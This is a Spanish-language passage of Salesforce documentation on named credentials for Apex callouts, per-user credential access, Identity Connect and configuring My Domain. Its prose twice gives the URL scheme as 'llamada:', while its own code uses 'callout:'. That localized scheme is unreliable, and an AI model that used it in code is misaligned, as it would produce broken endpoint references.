Una credencial denominada especifica la URL del extremo de una llamada y sus parámetros de autenticación obligatorios en una sola definición. Para simplificar la configuración de llamadas autenticadas, especifique una credencial denominada como el extremo de la llamada. Si en su lugar especifica una URL como el extremo de la llamada, puede registrar esa URL en la configuración del sitio remoto de su organización y controlar usted mismo la autenticación. Por ejemplo, para una llamada Apex, su código tendría que controlar la autenticación, lo que puede ser menos seguro y especialmente complicado para implementaciones con OAuth.

Salesforce gestiona toda la autenticación para llamadas que especifican una credencial denominada como el extremo de la llamada, para que usted no tenga que hacerlo. También puede omitir las configuraciones del sitio remoto, que de lo contrario son obligatorias para llamadas a sitios externos, para el sitio definido en la credencial denominada.

Las credenciales denominadas se admiten en estos tipos de definiciones de llamadas:

- Llamadas de Apex
- Fuentes de datos externas de estos tipos:
  - Salesforce Connect: OData 2.0
  - Salesforce Connect: OData 4.0
  - Salesforce Connect: Personalizados (desarrollados con el Marco del conector de Apex)

Mediante la separación de la autenticación y la URL de la definición de la llamada, las credenciales denominadas facilitan el mantenimiento de las llamadas. Por ejemplo, si una URL de extremo cambia, solo tiene que actualizar la credencial denominada. Todas las llamadas que hacen referencia a credenciales denominadas simplemente siguen funcionando.

Si dispone de varias organizaciones, puede crear una credencial denominada con el mismo nombre pero con una URL de extremo diferente en cada organización. A continuación, puede empaquetar e implementar (en todas las organizaciones) una definición de llamada que hace referencia al nombre compartido de esas credenciales denominada. Por ejemplo, la credencial denominada en cada organización puede tener una URL de extremo diferente para dar cabida a diferencias en entornos de desarrollo y producción. Si una llamada de Apex especifica el nombre compartido de esas credenciales denominadas, las clase de Apex que define la llamada se puede empaquetar e implementar en todas esas organizaciones sin comprobar el entorno de forma programática.

Las credenciales denominadas admiten la autenticación de contraseña básica y OAuth 2.0. Puede configurar cada credencial denominada para utilizar un principal denominado de toda la organización o utilizar la autenticación por usuario de modo que los usuarios pueden gestionar sus propias credenciales.


Para hacer referencia a una credencial denominada desde una definición de llamada, utilice la dirección URL de la credencial denominada. La URL de una credencial denominada contiene el esquema `llamada:`, el nombre de la credencial denominada y una ruta opcional. Por ejemplo: `llamada:Mi_Credencial_Denominada/alguna_ruta`.

Puede adjuntar una cadena de consulta a una dirección URL de una credencial con nombre. Utilice una interrogación (?) como el separador entre la dirección URL de una credencial con nombre y la cadena de consulta. Por ejemplo: `callout:Mi_Credencial_Denominada/alguna_ruta?format=json`.


Ejemplo: En el siguiente código de Apex, una credencial denominada y una ruta adjunta especifican el extremo de la llamada.

```
HttpRequest req = new HttpRequest();
req.setEndpoint('callout:My_Named_Credential/some_path');
req.setMethod('GET');
Http http = new Http();
HTTPResponse res = http.send(req);
System.debug(res.getBody());
```

La credencial denominada a la que se hace referencia especifica la URL del extremo y la configuración de la autenticación.




Si utiliza OAuth en vez de la autenticación por contraseña, el código Apex sigue siendo el mismo. La configuración de la autenticación difiere en la credencial denominada, que hace referencia a un proveedor de autenticación que está definido en la organización.




En cambio, veamos la apariencia del código Apex sin una credencial denominada. Fíjese en que el código se vuelve más complejo para controlar la autenticación, incluso si nos ajustamos a la autenticación básica por contraseña. La codificación con OAuth es incluso más compleja y es un caso de uso idóneo para credenciales denominadas.

```
HttpRequest req = new HttpRequest();
req.setEndpoint('https://my_endpoint.example.com/some_path');
req.setMethod('GET');

// Because we didn't set the endpoint as a named credential,
// our code has to specify:
// - The required username and password to access the endpoint
// - The header and header information

String username = 'myname';
String password = 'mypwd';

Blob headerValue = Blob.valueOf(username + ':' + password);
String authorizationHeader = 'BASIC ' +
EncodingUtil.base64Encode(headerValue);
req.setHeader('Authorization', authorizationHeader);
```

```
// Create a new http object to send the request object
// A response object is generated as a result of the request

Http http = new Http();
HTTPResponse res = http.send(req);
System.debug(res.getBody());
```

Definir una credencial denominada

Cree una credencial denominada para especificar la URL del extremo de una llamada y sus parámetros de autenticación obligatorios en una sola definición. A continuación puede especificar las credenciales denominadas como un extremo de una llamada de Apex para permitir a Salesforce gestionar toda la autenticación. También puede omitir las configuraciones del sitio remoto, que de lo contrario son obligatorias para llamadas a sitios externos, para el sitio definido en la credencial denominada.

Otorgar el acceso a configuración de autenticación para credenciales denominadas

Para las credenciales denominadas que utilizan la autenticación por usuario, otorgue el acceso a usuarios mediante perfiles y conjuntos de permisos. Esto permite a los usuarios configurar y gestionar sus propios parámetros de autenticación para acceder al sistema externo.

CONSULTE TAMBIÉN

Definir una credencial denominada

Otorgar el acceso a configuración de autenticación para credenciales denominadas

*Guía del desarrollador de Apex*: Invocación de llamadas utilizando Apex

Acerca de proveedores de autenticación externos

## Definir una credencial denominada

Cree una credencial denominada para especificar la URL del extremo de una llamada y sus parámetros de autenticación obligatorios en una sola definición. A continuación puede especificar las credenciales denominadas como un extremo de una llamada de Apex para permitir a Salesforce gestionar toda la autenticación. También puede omitir las configuraciones del sitio remoto, que de lo contrario son obligatorias para llamadas a sitios externos, para el sitio definido en la credencial denominada.

Las credenciales denominadas se admiten en estos tipos de definiciones de llamadas:

- Llamadas de Apex
- Fuentes de datos externas de estos tipos:
  - Salesforce Connect: OData 2.0
  - Salesforce Connect: OData 4.0
  - Salesforce Connect: Personalizados (desarrollados con el Marco del conector de Apex)

Para configurar una credencial denominada:

1. En Configuración, introduzca *Credenciales denominadas* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Credenciales denominadas**.
2. Haga clic en **Nueva credencial denominada** o haga clic en **Modificar** para modificar una credencial denominada existente.
3. Cumplimente los campos.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **todas** las ediciones

PERMISOS DE USUARIO

Para visualizar, crear, modificar o eliminar credenciales denominadas:
- "Modificar todos los datos"

| Campo | Descripción |
|---|---|
| `Etiqueta` | Nombre fácil de recordar para la credencial denominada que se muestra en la interfaz de usuario de Salesforce, como en vistas de lista.<br>Si establece `Tipo de identidad` como Por usuario, esta etiqueta aparece cuando sus usuarios visualizan o modifican sus ajustes de autenticación para sistemas externos. |
| `Nombre` | Un identificador exclusivo empleado para hacer referencia a esta credencial denominada desde definiciones de llamadas a través de la API.<br>El nombre solo puede contener guiones bajos y caracteres alfanuméricos. Debe ser exclusivo, comenzar por una letra, no terminar con un guión bajo y no contener espacios ni dos guiones bajos consecutivos. |
| `URL` | La URL o URL de raíz del extremo de la llamada. Debe comenzar por *`http://`* o *`https://`*. Puede incluir una ruta pero no una cadena de consulta. Ejemplos:<br>• `http://mi_extremo.ejemplo.com`<br>• `https://mi_extremo.ejemplo.com/secure/payroll`<br>No obstante, puede anexar una cadena de consulta y una ruta específica en la referencia de la definición de la llamada a la credencial denominada. Por ejemplo, una llamada de Apex puede hacer referencia a la credencial denominada "My_Payroll_System" de la manera siguiente.<br>`HttpRequest req = new HttpRequest();`<br>`req.setEndpoint('callout:My_Payroll_System/paystubs?format=json');` |
| `Certificado` | Si especifica un certificado, su organización de Salesforce lo proporciona al establecer cada conexión SSL bidireccional con el sistema externo. Se utiliza el certificado para firmas digitales, lo que comprueba que las solicitudes proceden de su organización de Salesforce. |
| `Tipo de identidad` | Determina si está utilizando uno o varios conjuntos de credenciales para acceder al sistema externo.<br>• Anónima: No hay identidad y por lo tanto no hay autenticación.<br>• Por usuario: Utilice credenciales separadas para cada usuario que acceda al sistema externo a través de llamadas. Seleccione esta opción si el sistema externo restringe el acceso según cada usuario individual.<br>Después de otorgar el acceso a través de conjuntos de permisos o perfiles en Salesforce, los usuarios pueden gestionar sus propios ajustes de autenticación para sistemas externos en sus ajustes personales.<br>• Principal nombrado: Utilice el mismo conjunto de credenciales para todos los usuarios que accedan al sistema externo desde su organización. Seleccione esta opción si designa una cuenta de usuario en el sistema externo para todos los usuarios de su organización de Salesforce. |

4. Seleccione el protocolo de autenticación.
   - Si selecciona **Autenticación de contraseña**, introduzca el nombre de usuario y la contraseña para acceder al sistema externo.
   - Si selecciona **Oauth 2.0**, cumplimente los siguientes campos.

| Campo | Descripción |
| --- | --- |
| `Proveedor de autenticación` | Seleccione el proveedor. Consulte Acerca de proveedores de autenticación externos en la página 1004. |
| `Ámbito` | Especifica el ámbito de los permisos para solicitar el token de acceso. Su proveedor de autenticación determina los valores permitidos. Consulte Uso del parámetro de ámbitos en la página 1037.<br>Nota:<br>– El valor que introduzca sustituye el valor de `Ámbitos predeterminados` que está definido en el proveedor de autenticación especificado.<br>– La definición de los ámbitos puede afectar a que el flujo de OAuth presente al usuario una pantalla de consentimiento.<br>– Recomendamos que solicite un token de actualización o acceso sin conexión. De otro modo, cuando venza el token, perderá el acceso al sistema externo. |
| `Iniciar flujo de autenticación en Guardar` | Para autenticar el sistema externo y obtener un token de OAuth, seleccione esta casilla de verificación. Este proceso de autenticación se denomina flujo de OAuth.<br>Cuando hace clic en **Guardar**, el sistema externo le solicita iniciar sesión. Después de iniciar sesión correctamente, el sistema externo le otorga un token de OAuth para acceder a sus datos en esta organización.<br>Rehaga el flujo de OAuth cuando necesite un nuevo token (por ejemplo, si el token caduca), si el token caduca (o si modifica los campos `Ámbito` o `Proveedor de autenticación`. |

5. Si desea utilizar encabezados personalizados o cuerpos en las llamadas, active las opciones relevantes.

| Campo | Descripción |
| --- | --- |
| `Generar encabezado de autorización` | De forma predeterminada, Salesforce genera un encabezado de autorización y lo aplica a cada llamada que hace referencia a la credencial denominada.<br>Anule esta opción solo si se aplica una de las siguientes declaraciones.<br>• El extremo remoto no admite encabezados de autorización.<br>• Los encabezados de autorización vienen proporcionados por otros medios. Por ejemplo, en llamadas de Apex, el desarrollador puede hacer que el código construya un encabezado de autorización personalizado para cada llamada.<br>Esta opción es necesaria si hace referencia a la credencial denominada desde una fuente de datos externa. |
| `Permitir campos de combinación en encabezado HTTP` | En cada llamada de Apex, el código especifica cómo se construye el encabezado HTTP y el cuerpo de la solicitud. Por ejemplo, el código de |

| Campo | Descripción |
| --- | --- |
| `Permitir campos de combinación en cuerpo HTTP` | Apex puede establecer el valor de una cookie en el encabezado de autorización.<br>Estas opciones permiten que el código de Apex utilice campos de combinación para cumplimentar el encabezado HTTP y el cuerpo de la solicitud con datos de la organización cuando se realiza la llamada.<br>Estas opciones no están disponibles si hace referencia a la credencial denominada desde una fuente de datos externa. |

Para hacer referencia a una credencial denominada desde una definición de llamada, utilice la dirección URL de la credencial denominada. La URL de una credencial denominada contiene el esquema `llamada:`, el nombre de la credencial denominada y una ruta opcional. Por ejemplo: `llamada:Mi_Credencial_Denominada/alguna_ruta`.

Puede adjuntar una cadena de consulta a una dirección URL de una credencial con nombre. Utilice una interrogación (?) como el separador entre la dirección URL de una credencial con nombre y la cadena de consulta. Por ejemplo: `callout:Mi_Credencial_Denominada/alguna_ruta?format=json`.

CONSULTE TAMBIÉN

- Credenciales con nombre
- Otorgar el acceso a configuración de autenticación para credenciales denominadas
- *Guía del desarrollador de Apex*. Invocar llamadas utilizando Apex

## Otorgar el acceso a configuración de autenticación para credenciales denominadas

Para las credenciales denominadas que utilizan la autenticación por usuario, otorgue el acceso a usuarios mediante perfiles y conjuntos de permisos. Esto permite a los usuarios configurar y gestionar sus propios parámetros de autenticación para acceder al sistema externo.

1. En Configuración, introduzca *Conjuntos de permisos* en el cuadro Búsqueda rápida y, a continuación, seleccione **Conjuntos de permisos** o **Perfiles**.
2. Haga clic en el nombre del conjunto de permisos o perfil que desea modificar.
3. Realice una de las siguientes acciones.
   - Para un conjunto de permisos o para un perfil en la interfaz de usuario de perfil mejorado, haga clic en **Acceso de credencial denominada** en la sección Aplicaciones. Después haga clic en **Modificar**.
   - Para un perfil en la interfaz de usuario de perfil original, haga clic en **Modificar** en la sección Acceso de credenciales denominadas activado.
4. Agregue las credenciales denominadas que desee activar.
5. Haga clic en **Guardar**.

CONSULTE TAMBIÉN

Almacenar la configuración de autenticación para sistemas externos

Definir una credencial denominada

Credenciales con nombre

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **todas** las ediciones

Conjuntos de permisos disponibles en: **Contact Manager Edition**, **Professional Edition**, **Group Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

PERMISOS DE USUARIO

Para modificar conjuntos permisos y perfiles de usuarios:

- "Gestionar conjuntos de permisos y perfiles"

# Acerca de Identity Connect

Identity Connect proporciona la integración de Active Directory.

Identity Connect ofrece la integración de Active Directory con Salesforce a través de un servicio que se ejecuta en las plataformas de Windows o Linux. Esta integración incluye la sincronización de usuarios de Active Directory, siendo Salesforce o Identity Connect el proveedor de servicios de identidad Identity Service Provider (IDP) para inicio de sesión único (SSO) para la integración de Active Directory al iniciar sesión en Salesforce.

Instalación Identity Connect

Activación de Identity Connect

CONSULTE TAMBIÉN

Instalación Identity Connect

Activación de Identity Connect

Guía de implementación de Identity Connect

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Está disponible a un coste adicional en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**. **Developer** Edition incluye 10 licencias de conjuntos de permisos de Identity Connect.

## Instalación Identity Connect

Su organización debe tener al menos una licencia de Identity Connect. Para obtener Identity Connect, póngase en contacto con Salesforce.

El software de Identity Connect se instalará normalmente en un servidor por su departamento de TI. No será necesario que cada usuario instale Identity Connect individualmente.

1. En Configuración, introduzca *`Identity Connect`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Identity Connect**.

   Nota: **Identity Connect** no aparece en Configuración hasta que Salesforce agrega la función en su organización.

2. Haga clic en el vínculo descargar que corresponde a su sistema operativo.
3. Instale el software según la Guía de implementación de Salesforce Identity Connect.

CONSULTE TAMBIÉN

Acerca de Identity Connect

Activación de Identity Connect

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Está disponible a un coste adicional en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**. **Developer** Edition incluye 10 licencias de conjuntos de permisos de Identity Connect.

PERMISOS DE USUARIO

Para instalar Identity Connect:

- "Gestionar usuarios"

## Activación de Identity Connect

Para obtener Identity Connect, póngase en contacto con Salesforce.

Para activar Identity Connect para un usuario:

1. Asigne la licencia de Identity Connect al usuario.
2. Cree un conjunto de permisos y agréguele el permiso "Utilizar Identity Connect".
3. Asigne el conjunto de permisos al usuario.

Pase por ella: crear, modificar y asignar un conjunto de permisos

CONSULTE TAMBIÉN

- Acerca de Identity Connect
- Instalación Identity Connect
- Guía de implementación de Identity Connect

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Está disponible a un coste adicional en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**. **Developer** Edition incluye 10 licencias de conjuntos de permisos de Identity Connect.

PERMISOS DE USUARIO

Para asignar una licencia de conjuntos de permisos:

- "Gestionar usuarios internos"

Para crear y asignar conjuntos de permisos:

- "Gestionar conjuntos de permisos y perfiles"

Para ver los usuarios asignados a un conjunto de permisos:

- "Ver parámetros y configuración"

# Mi dominio

Agregue un dominio personalizado a la URL de su organización de Salesforce con la función Mi dominio de Salesforce. Tener un dominio personalizado le permite destacar su marca y hace que su organización sea más segura. Un dominio personalizado es práctico y le permite personalizar su página de inicio de sesión.

Utilizando Mi dominio, define un dominio personalizado que forma parte de su dominio de Salesforce. Un dominio personalizado es actualmente un subdominio de un dominio principal. Por ejemplo, `desarrollador` es un subdominio del dominio de `salesforce.com` . Con un dominio personalizado, puede sustituir la URL que Salesforce le asignó, como `https://yourInstance.salesforce.com/`, con su nombre seleccionado, como `https://somethingcool.my.salesforce.com`.

Un nombre de dominio personalizado le ayuda a gestionar mejor el inicio de sesión y la autenticación de su organización de distintas formas. Puede

- Resalte su identidad comercial con su URL de dominio único
- Marque su pantalla de inicio de sesión y personalice el contenido de marco derecho

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Performance Edition**, **Unlimited Edition**, **Enterprise Edition**, **Developer Edition**, **Professional Edition** y **Group Edition**.

- Bloquee o redirija solicitudes de página que no usen el nuevo nombre de dominio
- Trabaje en múltiples organizaciones de Salesforce al mismo tiempo
- Defina la política de inicio de sesión personalizada para determinar el modo en que se autentican los usuarios
- Permita a los usuarios iniciar sesión utilizando una cuenta de redes sociales, como Google y Facebook, desde la página de inicio de sesión
- Permita a los usuarios iniciar sesión una vez para acceder a servicios externos

Mi dominio es obligatorio antes de que pueda utilizar estas funciones de Salesforce:

- Inicio de sesión único (SSO) con proveedores de identidad externos
- Inicio de sesión en redes sociales con proveedores de autenticación, como Google y Facebook
- Componentes Lightning en fichas de componentes Lightning, Páginas Lightning, el Generador de aplicaciones Lightning o aplicaciones independientes

Mi dominio también está disponible para entornos de sandbox.

**Nota:** Mi dominio está sujeto a estas Condiciones de uso adicionales.

Su nombre de dominio utiliza el formato URL estándar, que incluye:

- Protocolo: https://
- Prefijo del subdominio: su marca o término
- Dominio: my.salesforce.com

Su nombre puede incluir hasta 40 letras, números y guiones. No puede iniciar el nombre de dominio con raíz, estado o guión.

Tiene la oportunidad de probar nombres y comprobar su disponibilidad antes de aplicar su nombre de dominio.

Salesforce se activa como proveedor de identidad cuando se crea un dominio. Cuando el dominio se haya implementado podrá agregar o cambiar proveedores de identidad y aumentar la seguridad para su organización personalizando la política de inicio de sesión de su dominio.

**Importante:** Después de implementar su dominio, se activa de inmediato y las solicitudes con la URL original se redirigen a su nuevo dominio. Solo el servicio de atención al cliente de Salesforce puede desactivar o cambiar su nombre de dominio después de su implementación.

### Configurar un nombre de dominio

La implementación del nombre de dominio personalizado es rápida y sencilla.

### Definir su nombre de dominio

Inscríbase en el nombre de dominio personalizado de su organización. Puede probar nombres y comprobar su disponibilidad antes de registrar el nombre.

### Directrices y prácticas recomendadas para implementar Mi dominio

Estas sugerencias facilitan la transición a un nombre de dominio nuevo.

### Probar e implementar su nuevo nombre de dominio

Después de configurar su nombre de dominio, pruébelo y después impleméntelo para sus usuarios. Las pruebas le proporcionan la oportunidad de explorar su nombre de dominio. También le ayuda a verificar direcciones para páginas antes de implementar su dominio en sus usuarios.

### Cambios de URL de Mi dominio

Cuando configura un nombre de dominio para su organización, todas sus URL de la aplicación, incluyendo las páginas de Visualforce, se modifican también. Asegúrese de actualizar todas las URL de aplicaciones antes de implementar un nombre de dominio. Por ejemplo, el campo `URL de notificación de correo electrónico` de Chatter Answers sigue enviando notificaciones con las URL anteriores a usuarios internos, a no ser que las actualice. Esta tabla muestra las diferencias.

### Establecer la política de inicio de sesión de mi dominio

Asegure su inicio de sesión personalizando una política de inicio de sesión para su dominio.

### Personalizar la marca de su página de inicio de sesión

Personalice el aspecto de la página de inicio de sesión añadiendo el logotipo, colores y contenido a la parte derecha. La personalización de su página de inicio de sesión permite a los usuarios reconocer su página, ya que la relaciona con la marca de su empresa.

### Agregar proveedores de identidad en una página de inicio de sesión

Permite a los usuarios autenticarse mediante opciones de proveedores de identidad alternativos desde su página de inicio de sesión. Si ha activado el inicio de sesión único y ha configurado SAML, o ha configurado proveedores de autenticación externos como Proveedores de autorización en Configuración, puede proporcionar vínculos a estos proveedores de identidad en la página de inicio de sesión de su dominio. Se enviará a los usuarios a la pantalla de inicio de sesión del proveedor de identidad para su autenticación y, a continuación, se les volverá a dirigir a Salesforce.

### Obtener información de rendimiento del sistema y de mantenimiento con Mi dominio

Los clientes de Salesforce obtienen información de rendimiento del sistema y de mantenimiento en `trust.salesforce.com`. Elabora informes de información de rendimiento basándose en la instancia en la que se encuentra su organización. La instancia que su organización utiliza aparece en la barra de direcciones del navegador, salvo que haya configurado Mi dominio. Si siguió prácticas recomendadas y configuró Mi dominio, utilice la herramienta de búsqueda Dominio para obtener la instancia.

### Preguntas frecuentes de Mi dominio

## CONSULTE TAMBIÉN

- Configurar un nombre de dominio
- Cambios de URL de Mi dominio
- Probar e implementar su nuevo nombre de dominio
- Directrices y prácticas recomendadas para implementar Mi dominio
- Obtener información de rendimiento del sistema y de mantenimiento con Mi dominio

## Configurar un nombre de dominio

La implementación del nombre de dominio personalizado es rápida y sencilla.

1. Busque un nombre de dominio disponible e inicie sesión con él.
2. Personalice el logotipo, el color de fondo y el contenido del marco derecho de su página de inicio de sesión.
3. Agregue o cambie los proveedores de identidad disponibles en su página de inicio de sesión.
4. Pruebe su nombre de dominio e impleméntelo en toda su organización.
5. Establezca la política de inicio de sesión para usuarios que acceden a sus páginas.

CONSULTE TAMBIÉN

- Mi dominio
- Definir su nombre de dominio
- Probar e implementar su nuevo nombre de dominio
- Establecer la política de inicio de sesión de mi dominio
- Personalizar la marca de su página de inicio de sesión
- Agregar proveedores de identidad en una página de inicio de sesión

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Performance Edition**, **Unlimited Edition**, **Enterprise Edition**, **Developer Edition**, **Professional Edition** y **Group Edition**.

PERMISOS DE USUARIO

Para configurar un nombre de dominio:

- "Personalizar aplicación"

## Definir su nombre de dominio

Inscríbase en el nombre de dominio personalizado de su organización. Puede probar nombres y comprobar su disponibilidad antes de registrar el nombre.

Empiece a configurar su nombre de dominio personalizado buscando un nombre de dominio único para su organización y suscribiéndose a él. Seleccione su nombre con cuidado. Al registrarse, Salesforce actualiza sus registros de nombre de dominio con su nombre de dominio. Al registrarse, solo el servicio de atención al cliente de Salesforce puede desactivar o cambiar su nombre de dominio.

1. En Configuración, introduzca *`Mi dominio`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Mi dominio**.
2. Introduzca el nombre de subdominio que desee utilizar dentro de la URL de muestra. Por ejemplo, una empresa denominada Universal Containers desea utilizar el subdominio `universalecontainers`. La URL de inicio de sesión de la empresa sería `https://universalcontainers.my.salesforce.com/`. Su nombre puede incluir hasta 40 letras, números y guiones.

   No puede utilizar estas palabras reservadas para subdominios:

   - www
   - salesforce
   - heroku

   El nombre de dominio tampoco puede comenzar por:

   - root
   - status
   - un guión

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Performance Edition**, **Unlimited Edition**, **Enterprise Edition**, **Developer Edition**, **Professional Edition** y **Group Edition**.

PERMISOS DE USUARIO

Para definir un nombre de dominio:

- "Personalizar aplicación"

3. Haga clic en **Comprobar disponibilidad**. Si su nombre ya se ha utilizado, seleccione otro.
4. Haga clic en **Condiciones** para revisar su acuerdo y, a continuación, seleccione la casilla de verificación.
5. Haga clic en **Registrar dominio**.
6. Recibirá un correo electrónico cuando su nombre de dominio esté listo para una prueba. Puede tardar hasta 3 minutos.

Sus usuarios pueden utilizar su nuevo nombre de dominio después de que lo haya probado e implementado.

CONSULTE TAMBIÉN

Configurar un nombre de dominio
Directrices y prácticas recomendadas para implementar Mi dominio
Cambios de URL de Mi dominio
Probar e implementar su nuevo nombre de dominio

## Directrices y prácticas recomendadas para implementar Mi dominio

Estas sugerencias facilitan la transición a un nombre de dominio nuevo.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Performance Edition**, **Unlimited Edition**, **Enterprise Edition**, **Developer Edition**, **Professional Edition** y **Group Edition**.

- Comunique el próximo cambio a sus usuarios antes de implementarlo.
- Implemente su nuevo dominio cuando su organización reciba un tráfico mínimo, como durante un fin de semana, para que pueda solucionar los problemas cuando haya poco tráfico de red.
- Antes de la implementación, pruebe las personalizaciones de políticas de inicio de sesión, funciones de interfaz de usuario personalizadas, páginas de Visualforce y cambios de URL de la aplicación en un entorno de sandbox.
- Si ha personalizado su IU de Salesforce con funciones como botones personalizados o páginas de Visualforce, asegúrese de comprobar sus elementos personalizados correctamente antes de implementarlas en su nombre de dominio. Busque referencias codificadas y URL basadas en instancias en sus personalizaciones. Utilice sus URL de dominio personalizado en su lugar.
- Asegúrese de actualizar todas las URL de aplicaciones antes de implementar un nombre de dominio. Por ejemplo, el campo `URL de notificación de correo electrónico` de Chatter Answers sigue enviando notificaciones con las URL anteriores a usuarios internos, a no ser que las actualice.
- Si su dominio está registrado pero aún no se ha implementado, las URL contienen un nombre de dominio personalizado cuando inicie sesión desde la página de inicio de sesión de Mi dominio. Sin embargo, los vínculos que se originan desde los campos de combinación incrustados en correos electrónicos enviados de forma asíncrona, como los correos electrónicos de flujo de trabajo, utilizan todavía las URL antiguas. *Una vez* implementado su dominio, esos vínculos mostrarán las nuevas URL de Mi dominio.
- Ayude a sus usuarios a empezar a usar su nuevo nombre de dominio proporcionando vínculos a páginas que usan frecuentemente, como su página de inicio de sesión. Informe a sus usuarios si cambia la política de inicio de sesión y anímales a actualizar sus favoritos la primera vez que se les redirija.
- Seleccione la opción Política de redirección, **Redirigido con una advertencia a la misma página dentro del dominio** para dar a sus usuarios tiempo para actualizar sus favoritos con el nuevo nombre de dominio. Pasados unos días o semanas, cambie la política a **No redirigido**. Esta opción requiere que los usuarios utilicen su nombre de dominio al visualizar sus páginas. Ofrece el mayor nivel de seguridad.
- Use `Impedir inicios de sesión desde https://login.salesforce.com` únicamente si le preocupa que los usuarios que no conozcan su dominio personalizado puedan intentar usarlo. De lo contrario, deje la opción a disposición de sus usuarios para que se acostumbren al nuevo nombre de dominio.
- Favoritos no funciona cuando se selecciona la opción `Redirigir a la misma página en el dominio` para portales de socios. Cambie manualmente los favoritos existentes para señalar la nueva URL del dominio sustituyendo el nombre de instancia

de Salesforce con su nombre de dominio personalizado. Por ejemplo, sustituya *https://yourInstance.salesforce.com/* por *https://yourDomain.my.salesforce.com/* en la URL de favoritos.

- Si bloquea las solicitudes de página de aplicación que no utilicen las URL del nuevo nombre de dominio de Salesforce, informe sus usuarios de que deben actualizar antiguos favoritos o crear unos nuevos para la página de inicio de sesión. Deben actualizar cualquier ficha o vínculo en la aplicación. A los usuarios se les pedirá que usen las nuevas URL de inmediato si cambia su política de redireccionamiento de inicio de sesión a `No redirigido`.
- Si está utilizando Mi dominio, puede identificar qué usuarios están iniciando sesión con el nuevo URL de inicio de sesión y cuándo lo están haciendo. Desde Configuración, introduzca *`Historial de inicio de sesión`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Historial de inicio de sesión** y vea las columnas Nombre de usuario y URL de inicio de sesión.
- En la página `login.salesforce.com`, los usuarios pueden hacer clic en **Inicie sesión en un dominio personalizado.** para introducir su nombre de dominio personalizado e iniciar sesión. En este caso, deben conocer el nombre de dominio. Como medida de seguridad, debería darles un vínculo directo a la página de inicio de sesión de su dominio personalizado.

| Si tiene lo siguiente | Realice lo siguiente. |
| --- | --- |
| Integraciones de API en su organización | Consulte si el cliente API hace referencia directamente al extremo del servidor. El cliente de la API debe usar el valor LoginResult.serverURL que devuelve la solicitud de inicio de sesión en lugar de usar una URL de servidor codificada.<br>Cuando haya implementando su dominio personalizado, Salesforce devolverá la URL de servidor que contiene su dominio. Las configuraciones de la política de redirección no afectan a las llamadas de API. Por lo tanto, las llamadas antiguas a las URL de instancia continúan funcionando. Sin embargo, la mejor opción es utilizar el valor devuelto por Salesforce. |
| Plantillas de correo electrónico | Sustituya las referencias a la URL de instancia de su organización por su dominio personalizado. |
| Páginas de Visualforce personalizadas o aplicaciones de Force.com personalizadas | Sustituya las referencias a la URL de instancia de su organización por su dominio personalizado. Consulte Cómo buscar referencias codificadas con el IDE de Force.com. |
| Chatter | Indique a sus usuarios que actualicen los favoritos de la zona izquierda de navegación de sus grupos de Chatter. |
| Zonas de comunidades (Ideas/Respuestas/Respuestas de Chatter) | Actualice manualmente la `URL de notificación de correo electrónico`. |

| Si tiene lo siguiente | Realice lo siguiente. |
| --- | --- |
| | Para actualizar la URL, borre la URL existente dejando el campo en blanco y guarde la página. A continuación, el sistema cumplimentará el campo con la nueva URL de Mi dominio. |

CONSULTE TAMBIÉN

- Cambios de URL de Mi dominio
- Probar e implementar su nuevo nombre de dominio
- Mi dominio

## Probar e implementar su nuevo nombre de dominio

Después de configurar su nombre de dominio, pruébelo y después impleméntelo para sus usuarios. Las pruebas le proporcionan la oportunidad de explorar su nombre de dominio. También le ayuda a verificar direcciones para páginas antes de implementar su dominio en sus usuarios.

**Importante:** Después de implementar su dominio, se activa de inmediato y las solicitudes con la URL original se redirigen a su nuevo dominio. Solo el servicio de atención al cliente de Salesforce puede desactivar o cambiar su nombre de dominio después de su implementación.

